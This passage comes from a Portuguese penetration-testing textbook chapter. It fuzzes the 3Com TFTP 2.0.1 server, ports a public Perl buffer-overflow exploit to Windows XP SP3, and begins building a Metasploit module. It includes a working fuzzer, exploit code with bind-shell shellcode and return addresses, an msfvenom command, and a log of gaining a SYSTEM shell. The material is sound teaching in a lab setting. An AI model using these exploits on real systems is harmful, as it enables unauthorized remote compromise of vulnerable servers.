| Opcode |  Filename  |   0  |    Mode    |   0  |
-------------------------------------------------
```

Ao considerar os ataques de buffer overflow baseados em pilha, procure locais em que o usuário controle o tamanho e o conteúdo do dado de entrada. Se pudermos enviar dados de entrada que, tecnicamente, atendam à especificação do TFTP, mas para os quais o código não tenha sido projetado para processar, poderemos acionar uma vulnerabilidade de buffer overflow baseado em pilha. No caso desse servidor TFTP, o primeiro campo, que é o Opcode, sempre tem um tamanho de dois bytes e inclui uma das strings a seguir:

Opcode	Operação
01	RRQ (Read request, ou Solicitação de leitura)
02	WRQ (Write request, ou solicitação de escrita)
03	DATA (Dados)
04	ACK (Acknowledgment, ou Confirmação)
05	ERROR (Erro)

No entanto podemos controlar o campo **Filename** (Nome do arquivo). Em uma solicitação TFTP verdadeira, é nesse local que informamos ao servidor o nome do arquivo que queremos ler, escrever e assim por diante. O tamanho é variável e o conteúdo da string é controlado pelo usuário, portanto esse pode ser um bom local para procurar vulnerabilidades de buffer overflow baseado em pilha. Por exemplo, talvez o autor do código não esperasse que alguém fornecesse um nome de arquivo com 1.000 caracteres. Afinal de contas, quem iria querer digitar um nome de arquivo com 1.000 caracteres?

O próximo campo é um byte nulo, que indica o final do nome do arquivo. Não podemos controlar esse campo, porém podemos controlar o quarto campo, **Mode** (Modo), que é uma string variável, controlada pelo usuário. De acordo com o RFC, os modos suportados pelo TFTP incluem netascii, octet (octeto) e mail. Esse é um local ideal para executar o fuzzing porque os desenvolvedores estão esperando somente oito caracteres ou menos nesse campo. O pacote TFTP termina com um byte nulo para indicar o final de Mode.

Tentativa de provocar uma falha

Em nosso exercício de fuzzing, iremos compor uma sequência de pacotes TFTP legítimos, com dados de entrada fictícios e cada vez mais longos no campo **Mode**. Se os pacotes forem processados corretamente, o TFTP deverá dizer que Mode não é reconhecido e deverá interromper o processamento do pacote. Quem sabe, se pudermos acionar uma vulnerabilidade de buffer overflow baseado em pilha, o resultado será diferente e poderemos fazer o programa provocar uma falha. Para isso, criaremos novamente um programa Python simples.

Em vez de configurar nossa variável buffer com uma string de 1.100 *A*s, como nos exemplos de exploração de falhas do War-FTP dos capítulos 17 e 18, criaremos um array de strings de tamanhos variáveis, como mostrado na listagem 19.3.

Listagem 19.3 – Um programa simples de fuzzing de TFTP

```
#!/usr/bin/python
import socket
bufferarray = ["A"*100] ❶
addition = 200
while len(bufferarray) <= 50: ❷
        bufferarray.append("A"*addition) ❸
        addition += 100
for value in bufferarray: ❹
        tftppacket = "\x00\x02" + "Georgia" + "\x00" + value + "\x00" ❺
        print "Fuzzing with length " + str(len(value))
        s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM) ❻
        s.sendto(tftppacket,('192.168.20.10',69))
        response = s.recvfrom(2048)
        print response
```

A primeira entrada do array corresponderá a uma string de 100 *A*s ❶. Entretanto, antes de enviar qualquer pacote ao servidor TFTP, vamos criar o restante das strings de fuzzing e adicioná-las ao array acrescentando novas strings em incrementos de 100. Por meio de um laço `while`, iremos adicionar strings cada vez mais longas ao array, até que ele tenha 50 elementos ❷. Sempre que passarmos pelo laço `while`, um novo elemento será adicionado ao array ❸. Após termos criado nossas strings de fuzzing e o laço `while` ser concluído, iniciaremos um laço `for` ❹, que acessará cada elemento do array, um de cada vez, e o enviará no campo **Mode** de um pacote TFTP legítimo ❺.

Nosso pacote atende às especificações do RFC do TFTP. Usamos o modo `02` (write request, ou solicitação de escrita) e o nome de arquivo *Georgia*. Nossa string de *A*s do array é inserida no campo **Mode**. Esperamos que uma de nossas strings cada vez mais longas provoque uma falha.

A configuração de nosso socket de rede é um pouco diferente da que aprendemos no capítulo anterior, quando atacamos o FTP no Python. Como o TFTP é um protocolo UDP, devemos configurar um socket UDP, em oposição a um socket TCP, portanto a sintaxe é um pouco diferente ❻. Salve o código Python como *tftpfuzzer* e transforme-o em um executável.

Antes de começar a enviar pacotes de fuzzing, vá para a máquina Windows XP e faça a associação com o processo *3CTftpSvc* no Immunity Debugger, como mostrado na figura 19.1. Isso nos permitirá ver o conteúdo de memória se provocarmos

uma falha, para verificar se obtivemos controle sobre o EIP. [Não se esqueça de dizer ao programa para continuar executando ao clicar no botão de execução (play) na parte superior da janela do Immunity Debugger.]




Figura 19.1 – Associando o Immunity Debugger ao servidor TFTP da 3Com.

Agora, na listagem 19.4, executamos o programa de fuzzing de TFTP que criamos na listagem 19.4.

Listagem 19.4 – Efetuando o fuzzing do TFTP da 3Com

```
root@kali:~# ./tftpfuzzer
Fuzzing with length100
('\x00\x05\x00\x04Unknown or unsupported transfer mode :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00', ❶ ('192.168.20.10', 4484))
Fuzzing with length 200
('\x00\x05\x00\x04Unknown or unsupported transfer mode :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00',
```

```
('192.168.20.10', 4485))
Fuzzing with length 300
('\x00\x05\x00\x04Unknown or unsupported transfer mode :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00', ('192.168.20.10', 4486))
Fuzzing with length 400
('\x00\x05\x00\x04Unknown or unsupported transfer mode :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00',
('192.168.20.10', 4487))
Fuzzing with length 500
('\x00\x05\x00\x04Unk\x00', ('192.168.20.10', 4488))
Fuzzing with length 600 ❷
```

À medida que o programa executa usando as strings sucessivas de *A*s no campo **Mode**, o servidor TFTP responde que não conhece esse modo de transporte ❶. Quando o programa de fuzzing tenta usar uma string de tamanho igual a 600, nenhuma resposta é recebida do servidor TFTP ❷, o que nos leva a crer que um modo de transporte de 500 *A*s provocou uma falha no servidor, de modo que ele não pôde responder quando enviamos 600 *A*s.

Ao observar novamente o servidor TFTP da 3Com no Immunity Debugger (Figura 19.2), vemos que houve uma falha com `41414141` no EIP. Também observe a pequena cadeia de *A*s no registrador ESP e a cadeia muito maior de *A*s no registrador ESI. Parece que, ao enviar uma string de 500 caracteres no campo **Mode**, podemos controlar a execução e o conteúdo de alguns registradores de memória: uma situação ideal para criar um exploit de buffer overflow baseado em pilha.

Usando as técnicas aprendidas no capítulo anterior quando exploramos o War-FTP, veja se você consegue desenvolver um exploit funcional para o TFTP 2.0.1 da 3Com sem a ajuda do texto. Neste caso, a sobrescrita do ponteiro de retorno salvo estará no final da string do exploit e o shellcode em ESI estará antes na string. (Você encontrará um exploit Python completo para esse exercício na seção "Criando módulos do Metasploit" na página 521. Consulte esse código, caso

você não consiga resolver o problema.)




Figura 19.2 – O TFTP da 3Com provocou uma falha.

Para reiniciar o TFTP da 3Com após uma falha, vá para *C:\Windows*, abra **3CTftpSvcCtrl** e clique em **Start Service** (Iniciar serviço), como mostrado na figura 19.3. Em seguida, refaça a associação com o novo processo no Immunity Debugger.




Figura 19.3 – O diálogo 3Com TFTP Service Control (Controle do serviço TFTP da 3Com).

Portando exploits públicos para atender às suas necessidades

Às vezes, você poderá encontrar uma vulnerabilidade passível de exploração em seu teste de invasão, porém não haverá nenhum módulo disponível no Metasploit para explorá-la. Embora a equipe do Metasploit e as pessoas da comunidade que contribuem com módulos façam um excelente trabalho para manter o Metasploit atualizado com as ameaças correntes, nem todos os exploits conhecidos na Internet foram portados para o framework.

Podemos tentar desenvolver um exploit funcional fazendo o download do software-alvo e criando um exploit funcional, porém essa abordagem nem sempre é viável. O software em questão pode ter uma taxa de licença tão cara que você acabaria tendo prejuízo no teste de invasão, ou ele pode não estar disponível no fornecedor nem em qualquer outro local. Além disso, seu teste de invasão pode ter uma duração limitada, portanto será melhor procurar vulnerabilidades adicionais no ambiente em vez de investir um tempo significativo no desenvolvimento de exploits personalizados.

Uma maneira de desenvolver seus próprios exploits funcionais consiste em usar exploits publicamente disponíveis como base e portá-los para o seu ambiente. Mesmo que uma vulnerabilidade não tenha um módulo correspondente no Metasploit, você poderá encontrar um código de exploit para prova de conceito (proof-of-concept) em um site como o Exploit Database (*http://www.exploit-db.com/*) ou o SecurityFocus (*http://www.securityfocus.com/*). Embora um código público de exploit sempre deva ser usado com precaução (nem tudo que está online faz o que promete), com um pouco de diligência, podemos usar um código público de exploit de forma segura.

Vamos começar com um exploit público para a vulnerabilidade de modo de transporte longo do TFTP 2.0.1 da 3Com, obtido do Exploit Database, que se encontra online em *http://www.exploit-db.com/exploits/3388/* e está sendo mostrado na listagem 19.5.

Listagem 19.5 – Exploit público para o TFTP da 3Com

```
#!/usr/bin/perl -w ❶
#============================================================
#               3Com TFTP Service <= 2.0.1 (Long Transporting Mode) Overflow Perl Exploit
#                                By Umesh Wanve (umesh_345@yahoo.com)
#============================================================
# Credits : Liu Qixu is credited with the discovery of this vulnerability.
# Reference : http://www.securityfocus.com/bid/21301
```

```
# Date : 27-02-2007
# Tested on Windows 2000 SP4 Server English ❷
#           Windows 2000 SP4 Professional English
# You can replace shellcode with your favourite one :
# Buffer overflow exists in transporting mode name of TFTP server.
# So here you go.
# Buffer = "\x00\x02"      +  "filename"    +  "\x00" +  nop sled +  Shellcode + JUMP  + "\x00";
# This was written for educational purpose. Use it at your own risk. Author will not be
    # responsible for any damage.
#===============================================================
use IO::Socket;
if(!($ARGV[1]))
{
 print "\n3COM Tftp long transport name exploit\n";
 print "\tCoded by Umesh wanve\n\n";
 print "Use: 3com_tftp.pl <host> <port>\n\n";
 exit;
}
$target = IO::Socket::INET->new(Proto=>'udp',
                                PeerAddr=>$ARGV[0],
                                PeerPort=>$ARGV[1])
                              or die "Cannot connect to $ARGV[0] on port $ARGV[1]";
# win32_bind -  EXITFUNC=seh LPORT=4444 Size=344 Encoder=PexFnstenvSub http://metasploit.com
my($shellcode)= ❸
"\x31\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x48".
"\xc8\xb3\x54\x83\xeb\xfc\xe2\xf4\xb4\xa2\x58\x19\xa0\x31\x4c\xab".
"\xb7\xa8\x38\x38\x6c\xec\x38\x11\x74\x43\xcf\x51\x30\xc9\x5c\xdf".
--trecho omitido--
"\xc3\x9f\x4f\xd7\x8c\xac\x4c\x82\x1a\x37\x63\x3c\xb8\x42\xb7\x0b".
"\x1b\x37\x65\xab\x98\xc8\xb3\x54";
print "++ Building Malicious Packet .....\n";
$nop="\x90" x 129;
$jmp_2000 = "\x0e\x08\xe5\x77";❹# jmp esi user32.dll windows 2000 sp4 english
$exploit = "\x00\x02";❺                        #write request (header)
$exploit=$exploit."A";                         #file name
$exploit=$exploit."\x00";                      #Start of transporting name
$exploit=$exploit.$nop;❻                       #nop sled to land into shellcode
$exploit=$exploit.$shellcode;❼                 #our Hell code
$exploit=$exploit.$jmp_2000;❽                  #jump to shellcode
$exploit=$exploit."\x00";                      #end of TS mode name
print $target $exploit;                        #Attack on victim
```

```
print "++ Exploit packet sent ...\n";
print "++ Done.\n";
print "++ Telnet to 4444 on victim's machine ....\n";
sleep(2);
close($target);
exit;
#-----------------------------------------------------------------------------
# milw0rm.com [2007-02-28]
```

Esse exploit está implementado em Perl ❶. Para usar exploits públicos, é necessário ter um conhecimento básico de leitura de diversas linguagens. Além disso, esse exploit tem como alvo o Windows 2000 SP4 ❷, enquanto nosso alvo é um Windows XP SP3. Teremos de fazer algumas alterações para portar esse exploit para a nossa plataforma.

Afirma-se que o shellcode incluído nesse exploit foi gerado com o Metasploit e que ele abre um bind shell na porta 4444 ❸.

NOTA Sem querer ofender o autor original desse exploit, mas, em um exploit público, sempre tome muito cuidado com qualquer código que você não puder ler. Além do mais, saiba que o shellcode incluído pode não funcionar em seu ambiente. Por exemplo, ele pode ser um reverse shell destinado a um endereço IP e a uma porta estáticos. Desse modo, uma boa prática consiste em usar o Msfvenom para gerar um shellcode novo e confiável antes de executar qualquer exploit público.

Ao ler o exploit, vemos que o autor cria um pacote TFTP semelhante àquele que criamos em nosso exemplo de fuzzing anteriormente neste capítulo ❺. O campo **Mode** é preenchido com um NOP sled de 129 caracteres ❻, 344 bytes de shellcode ❼ e o endereço de retorno de 4 bytes ❽ (nesse caso, uma instrução `JMP ESI`) para redirecionar a execução para o registrador ESI controlado pelo invasor ❹.

NOTA Um *NOP sled* é uma série de instruções NOP (\x90 em hexa) que não faz nada e segue em frente. Normalmente, ele é usado para preenchimento de exploits. Os desenvolvedores de exploits podem simplesmente redirecionar a execução para algum ponto do NOP sled e a execução irá "deslizar" por ele, sem fazer nada, até alcançar o shellcode. No entanto aprendemos que podemos ser mais precisos com nossos exploits e, normalmente, não há necessidade de usar NOP sleds.

O comando para a variável `$jmp_2000` ❹ nos informa que o exploit usa uma instrução `JMP ESI` de *USER32.dll* no Windows 2000 SP4 English.

Encontrando um endereço de retorno

Como estamos utilizando uma plataforma diferente, o local de memória (`0x77E5080E`) dessa instrução `JMP ESI` pode ser diferente. *USER32.dll* é um componente do sistema operacional Windows. O Windows XP não utiliza ASLR, que será discutido mais adiante neste capítulo, portanto *USER32.dll* é carregado no mesmo local da memória em todas as plataformas Windows XP SP3 English.

Tiramos proveito da localização estática de DLLs em nossos exercícios anteriores de exploração de falhas. Não precisamos ter uma cópia do TFTP da 3Com executando para descobrir os endereços de memória das instruções nos componentes Windows. Por exemplo, como mostrado na figura 19.4, a partir da depuração do War-FTP, podemos procurar uma instrução `JMP ESI` em *USER32.dll*. (Se não tivermos uma cópia do programa, ater-se à DLL indicada no exploit original será uma boa ideia. Não podemos ter certeza de que o programa carrega *MSVCRT.dll*, por exemplo.)

É claro que, em nosso caso, temos o TFTP da 3Com localmente; contudo, se não tivéssemos acesso à aplicação, poderíamos usar o Mona para procurar instruções `JMP` em um módulo específico. Por exemplo, podemos procurar ocorrências de `JMP ESI` (ou um equivalente) usando o comando `!mona jmp -r esi -m user32`, como mostrado na figura 19.4.




Figura 19.4 – Encontrando instruções JMP ESI em USER32.dll.

E encontramos uma instrução `JMP ESI` no endereço de memória `7E45AE4E` em *USER32.dll* no Windows XP SP3. Se alterarmos a variável `jmp_2000` com esse valor no formato little-endian, esse exploit deverá funcionar em nossa plataforma.

```
$jmp_2000 = "\x4E\xAE\x45\x7E";
```

Substituindo o shellcode

Conforme observado anteriormente, também devemos substituir o shellcode pelo código gerado pelo Msfvenom. Podemos usar um bind shell ou qualquer payload Windows que caiba em 344 + 129 bytes (o shellcode incluído, mais o NOP sled). O único caractere indevido que devemos evitar desta vez é o byte nulo. Diga ao Msfvenom para gerar o payload em formato Perl para que possamos adicioná-lo facilmente ao nosso exploit.

```
root@kali:~# msfvenom -p windows/shell_bind_tcp -b '\x00' -s 473 -f perl
```

Alterando o exploit

Nosso shellcode gerado por meio do Msfvenom tem 368 bytes, enquanto o shellcode original do exploit público tinha 344. Agora faça alterações no código do exploit original, conforme mostrado na listagem 19.6. Apagamos o NOP sled e completamos nossa string de exploit com 105 bytes após o shellcode, portanto nosso endereço de retorno ainda acaba sequestrando o EIP.

Listagem 19.6 – O exploit portado

```
#!/usr/bin/perl -w
#============================================================
#               3Com TFTP Service <= 2.0.1 (Long Transporting Mode) Overflow Perl Exploit
#                                By Umesh Wanve (umesh_345@yahoo.com)
#============================================================
# Credits : Liu Qixu is credited with the discovery of this vulnerability.
# Reference : http://www.securityfocus.com/bid/21301
# Date : 27-02-2007
# Tested on Windows XP SP3
# You can replace shellcode with your favourite one :
# Buffer overflow exists in transporting mode name of TFTP server.
# So here you go.
# Buffer = "\x00\x02"      +  "filename"    +  "\x00" +  nop sled +  Shellcode + JUMP  + "\x00";
```

```
# This was written for educational purpose. Use it at your own risk. Author will not be
    responsible for any damage.
#============================================================
use IO::Socket;
if(!($ARGV[1]))
{
 print "\n3COM Tftp long transport name exploit\n";
 print "\tCoded by Umesh wanve\n\n";
 print "Use: 3com_tftp.pl <host> <port>\n\n";
 exit;
}
$target = IO::Socket::INET->new(Proto=>'udp',
                                PeerAddr=>$ARGV[0],
                                PeerPort=>$ARGV[1])
                              or die "Cannot connect to $ARGV[0] on port $ARGV[1]";
my($shellcode) = ❶
"\xda\xc5\xd9\x74\x24\xf4\x5f\xb8\xd4\x9d\x5d\x7a\x29\xc9" .
--trecho omitido--
"\x27\x92\x07\x7e";
print "++ Building Malicious Packet .....\n";
$padding="A" x 105; ❷
$jmp_xp = "\x4E\xAE\x45\x7E";❸# jmp esi user32.dll windows xp sp3 english
$exploit = "\x00\x02";                        #write request (header)
$exploit=$exploit."A";                        #file name
$exploit=$exploit."\x00";                     #Start of transporting name
$exploit=$exploit.$shellcode;                 #shellcode
$exploit=$exploit.$padding;                   #padding
$exploit=$exploit.$jmp_xp;                    #jump to shellcode
$exploit=$exploit."\x00";                     #end of TS mode name
print $target $exploit;                       #Attack on victim
print "++ Exploit packet sent ...\n";
print "++ Done.\n";
print "++ Telnet to 4444 on victim's machine ....\n";
sleep(2);
close($target);
exit;
#-------------------------------------------------------------------------------------------
# milw0rm.com [2007-02-28]
```

Nosso exploit portado terá a aparência mostrada na listagem 19.6, com o shellcode ❶, o preenchimento ❷ e o endereço de retorno ❸ ajustados para atender às nossas necessidades.

Se tudo foi feito corretamente, ao executar o exploit portado, um bind shell com privilégios de sistema será aberto na porta TCP 4444, como mostrado na listagem 19.7.

Listagem 19.7 – Executando o exploit portado

```
root@kali:~# ./exploitdbexploit.pl 192.168.20.10 69
++ Building Malicious Packet .....
++ Exploit packet sent ...
++ Done.
++ Telnet to 4444 on victim's machine ....
root@kali:~# nc 192.168.20.10 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Criando módulos para o Metasploit

Ao longo deste livro, tiramos proveito de vários módulos do Metasploit para coleta de informações, exploração de falhas, pós-exploração de falhas e assim por diante. À medida que novas vulnerabilidades são descobertas, módulos do Metasploit são criados para esses problemas, geralmente por membros da comunidade de segurança como você. Além do mais, à medida que novas técnicas de pós-exploração de falhas e de coleta de informações são implementadas pelos pesquisadores, elas são frequentemente portadas para módulos do Metasploit. Nesta seção, daremos uma olhada no básico sobre como criar nosso próprio módulo de exploit do Metasploit.

NOTA Os módulos do Metasploit são implementados em Ruby.

A melhor maneira de criar um módulo do Metasploit é começar com um módulo existente ou com um esqueleto que seja semelhante e, de forma parecida com o que fizemos na seção anterior, portar o exploit para que ele atenda às nossas necessidades. Vamos começar com um módulo de exploit de TFTP existente no Metasploit e portar o buffer overflow baseado em pilha do TFTP da 3Com que deixamos como exercício anteriormente neste capítulo. É claro que já existe um módulo do Metasploit para essa vulnerabilidade, mas seria fácil demais usá-lo como módulo de base.

Para ver todos os exploits para servidores TFTP Windows, dê uma olhada no conteúdo de */usr/share/metasploit-framework/modules/exploits/windows/tftp* no Kali.

Começaremos com o módulo *futuresoft_transfermode.rb*. Esse módulo (mostrado na listagem 19.8) explora um problema semelhante: um buffer overflow no campo de modo de transferência de outro software de TFTP. Iremos adaptá-lo para o nosso módulo de exploit do TFTP da 3Com.

Listagem 19.8 – Exemplo de módulo do Metasploit

```
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/tftp# cat futuresoft_transfermode.rb
##
# This module requires Metasploit: http//metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote ❶
  Rank = AverageRanking

  include Msf::Exploit::Remote::Udp ❷
  include Msf::Exploit::Remote::Seh

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'FutureSoft TFTP Server 2000 Transfer-Mode Overflow',
      'Description'    => %q{
          This module exploits a stack buffer overflow in the FutureSoft TFTP Server
        2000 product. By sending an overly long transfer-mode string, we were able
        to overwrite both the SEH and the saved EIP. A subsequent write-exception
        that will occur allows the transferring of execution to our shellcode
        via the overwritten SEH. This module has been tested against Windows
        2000 Professional and for some reason does not seem to work against
        Windows 2000 Server (could not trigger the overflow at all).
      },
      'Author'         => 'MC',
      'References'     =>
        [
          ['CVE', '2005-1812'],
          ['OSVDB', '16954'],
          ['BID', '13821'],
          ['URL', 'http://www.security.org.sg/vuln/tftp2000-1001.html'],
        ],
```

```
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process',
        },
      'Payload'        =>
        {
          'Space'    => 350, ❸
          'BadChars' => "\x00", ❹
          'StackAdjustment' => -3500, ❺
        },
      'Platform'       => 'win',
      'Targets'        => ❻
        [
          ['Windows 2000 Pro English ALL',   { 'Ret' => 0x75022ac4} ], # ws2help.dll
          ['Windows XP Pro SP0/SP1 English', { 'Ret' => 0x71aa32ad} ], # ws2help.dll
          ['Windows NT SP5/SP6a English',    { 'Ret' => 0x776a1799} ], # ws2help.dll
          ['Windows 2003 Server English',    { 'Ret' => 0x7ffc0638} ], # PEB return
        ],
      'Privileged'     => true,
      'DisclosureDate' => 'May 31 2005'))

    register_options(
      [
        Opt::RPORT(69) ❼
      ], self.class)

  end ❽

  def exploit
    connect_udp❾

    print_status("Trying target #{target.name}...")

    sploit  = "\x00\x01" + rand_text_english(14, payload_badchars) + "\x00"
    sploit += rand_text_english(167, payload_badchars)
    seh  = generate_seh_payload(target.ret)
    sploit[157, seh.length] = seh
    sploit += "\x00"

    udp_sock.put(sploit) ❿

    handler
    disconnect_udp
  end

end
```

Na definição da classe ❶, bem como nas instruções de inclusão ❷, o autor desse módulo informa ao Metasploit a partir de quais mixins ou bibliotecas o módulo irá herdar as construções. Esse é um exploit remoto sobre UDP, que usa um ataque de sobrescrita de SEH.

Na seção `Payload` ❸, dizemos ao Metasploit quantos bytes temos disponíveis na string de ataque para o payload. Também listamos os caracteres indevidos que devem ser evitados ❹. A opção `StackAdjustment` ❺ diz ao Metasploit para mover o ESP para o início do payload a fim de criar mais espaço na pilha para que o payload possa fazer o seu trabalho sem sobrescrever a si mesmo.

